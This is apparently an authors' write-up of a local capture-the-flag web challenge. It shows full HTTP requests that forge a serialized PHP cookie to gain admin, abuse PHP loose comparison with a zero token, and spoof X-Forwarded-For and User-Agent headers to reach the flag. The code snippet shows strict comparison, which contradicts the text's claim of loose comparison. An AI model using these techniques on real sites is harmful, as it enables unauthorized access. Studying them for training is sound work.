

Cookie (Michael and Orlando)



Enumeration

Initially the Website Has no functionality which guides the user into looking deeper using tools like Burp Suite. The site is also mentioning the Administrator which hints at the /admin endpoint which is common in many websites.



If the user tries to access the /admin endpoint they get an “Access Denied” Error message.

#	Host	Method	URL	Params	Edited	Status code
4	http://127.0.0.1:5000	GET	/admin			200
3	http://127.0.0.1:5000	GET	/robots.txt			404
2	http://127.0.0.1:5000	GET	/favicon.ico			404
1	http://127.0.0.1:5000	GET	/			200

Request

Pretty Raw Hex

```
GET /admin HTTP/1.1
Host: 127.0.0.1:5000
sec-ch-ua: "Not;A=Brand";v="24", "Chromium";v="128"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Cookie: user_info=
Tzo0OiJVc2VyIjo0OntzOjg6InVzZXJuYW1lIjtzOjY6ImFnZW50IjtzOjc6Iml
zQWRtaW4iO2I6MDtzOjk6ImxvZ2dlZEluIjtiOjE7czo1OiJ0b2tlbiI7czoxMD
oiSFpBcFdDa2xTaCI7fQ==
Connection: keep-alive
```


Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.5 Python/3.13.0b4
Date: Tue, 11 Feb 2025 17:49:04 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 35
Connection: close

Access Denied: Invalid credentials.
```


if the User has Burp Suite pro they can perform a scan which will point out there is something hidden in the cookie. In this case It won't scream deserialization because we purposely wrote the PHP incorrectly so that it wouldn't fully detect it as well as to show the users that this is the parameter to change.



As can be seen in the screenshot above the website is validating a user and their access based on 3 parameters: the username, isAdmin, and the token.

if someone changes the username to that of a valid user and they change is admin to true, but they don't change the token then they would not get admin access because that token pertains to a user.

For the username there are only 2 obvious options : administrator and admin. We left it as admin to make it easier since its the same as the endpoint.




Exploit (Stage 1)

The player can either change this cookie on the repeater tab or they can take it somewhere decode it and then change it and re-encode it.

During the CTF multiple players would simply change 2 of the parameters that required changing but would still leave the token in place. To bypass the token needed. The players needed to use the vulnerable comparison that older versions of PHP have.


When comparing different data types, PHP automatically converts one value to match the other. So if a player comparing an integer to a string will result in the string being converted to a number. In this case we are trying to emulate an older version of PHP so a comparison of 0 to a string in the backend would still result in true because PHP treats the whole token like an integer 0.




This is an example of how the token would be evaluated.

```
if ($user['token'] === $givenToken) {
    echo "Token matches user: " . $user['username'] . "\n";
    $matchFound = true;
    break;
}
```

Some players did change it to 0 but they broke the format of the cookie as seen below which resulted in the exploit not working.



Once everything is fixed as such the user can move on to the next step.



Stage 2

After the request is sent the endpoint now gives a new error message stating that our IP is invalid.

If the user attempts to change the Ip to their localhost then they would get a command stating that there is a WAF in place blocking these IP.

Request

Pretty Raw Hex

```
1  GET /admin HTTP/1.1
2  Host: 127.0.0.1:5000
3  sec-ch-ua: "Not;A=Brand";v="24",
   "Chromium";v="128"
4  sec-ch-ua-mobile: ?0
5  sec-ch-ua-platform: "Windows"
6  Accept-Language: en-US,en;q=0.9
7  Upgrade-Insecure-Requests: 1
8  User-Agent: Mozilla/5.0 (Windows NT 10.0;
   Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/128.0.6613.120 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/
   xml;q=0.9,image/avif,image/webp,image/apng,*
   /*;q=0.8,application/signed-exchange;v=b3;q=
   0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Cookie: user_info=
   Tzo0OiJVc2VyIjo0OntzOjg6InVzZXJuYW1lIjtzOjU6
   ImFkbWluIjtzOjc6ImlzQWRtaW4iO2I6MTtzOjk6Imxv
   Z2dlZEluIjtiOjE7czo1OiJ0b2tlbiI7aTowO30%3d
16 X-Forwarded-For: localhost
17 Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Server: Werkzeug/3.0.5 Python/3.13.0b4
3  Date: Tue, 11 Feb 2025 18:28:00 GMT
4  Content-Type: text/html; charset=utf-8
5  Content-Length: 28
6  Connection: close
7
8  Access Denied: WAF Blocking.
```

The trick here is to now play with the IP's that represent localhost.

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server Side Request Forgery/README.md

Sadly while at KPMG the localhost IP kept getting blocked. So we simplified the challenge and allowed users to get the flag once they reached the previous stage.

Request

Pretty Raw Hex

```
1  GET /admin HTTP/1.1
2  Host: 127.0.0.1:5000
3  sec-ch-ua: "Not;A=Brand";v="24",
   "Chromium";v="128"
4  sec-ch-ua-mobile: ?0
5  sec-ch-ua-platform: "Windows"
6  Accept-Language: en-US,en;q=0.9
7  Upgrade-Insecure-Requests: 1
8  User-Agent: Mozilla/5.0 (Windows NT 10.0;
   Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/128.0.6613.120 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/
   xml;q=0.9,image/avif,image/webp,image/apng,*
   /*;q=0.8,application/signed-exchange;v=b3;q=
   0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Cookie: user_info=
   Tzo0OiJVc2VyIjo0OntzOjg6InVzZXJuYW1lIjtzOjU6
   ImFkbWluIjtzOjc6ImlzQWRtaW4iO2I6MTtzOjk6Imxv
   Z2dlZEluIjtiOjE7czo1OiJ0b2tlbiI7aTowO30%3d
16 X-Forwarded-For: 127.1
17 Connection: keep-alive
18
19
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Server: Werkzeug/3.0.5 Python/3.13.0b4
3  Date: Tue, 11 Feb 2025 18:30:22 GMT
4  Content-Type: text/html; charset=utf-8
5  Content-Length: 36
6  Connection: close
7
8  Access Denied: Incorrect User-Agent.
```

Here we can see that after changing the IP to 127.1 we got to the next stage. Now the we get an error indicating the need to change to a new User-Agent.

STAGE 3

The User-Agent header was used with the hint that was given to bypass the block and finally get the flag. (This hint was removed later once the players started having issues with the IP block).

Request

Pretty Raw Hex

```
1  GET /admin HTTP/1.1
2  Host: 127.0.0.1:5000
3  sec-ch-ua: "Not;A=Brand";v="24",
   "Chromium";v="128"
4  sec-ch-ua-mobile: ?0
5  sec-ch-ua-platform: "Windows"
6  Accept-Language: en-US,en;q=0.9
7  Upgrade-Insecure-Requests: 1
8  User-Agent: shadowAgent
9  Accept:
   text/html,application/xhtml+xml,application/
   xml;q=0.9,image/avif,image/webp,image/apng,*
   /*;q=0.8,application/signed-exchange;v=b3;q=
   0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Cookie: user_info=
   Tzo0OiJVc2VyIjo0OntzOjg6InVzZXJuYW1lIjtzOjU6
   ImFkbWluIjtzOjc6ImlzQWRtaW4iO2I6MTtzOjk6Imxv
   Z2dlZEluIjtiOjE7czo1OiJ0b2tlbiI7aTowO30%3d
16 X-Forwarded-For: 127.1
17 Connection: keep-alive
18
19
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Server: Werkzeug/3.0.5 Python/3.13.0b4
3  Date: Tue, 11 Feb 2025 18:33:25 GMT
4  Content-Type: text/html; charset=utf-8
5  Content-Length: 40
6  Connection: close
7
8  <h1>
       Flag: bhbureauCTF{w3b--i$--fun}
   </h1>
```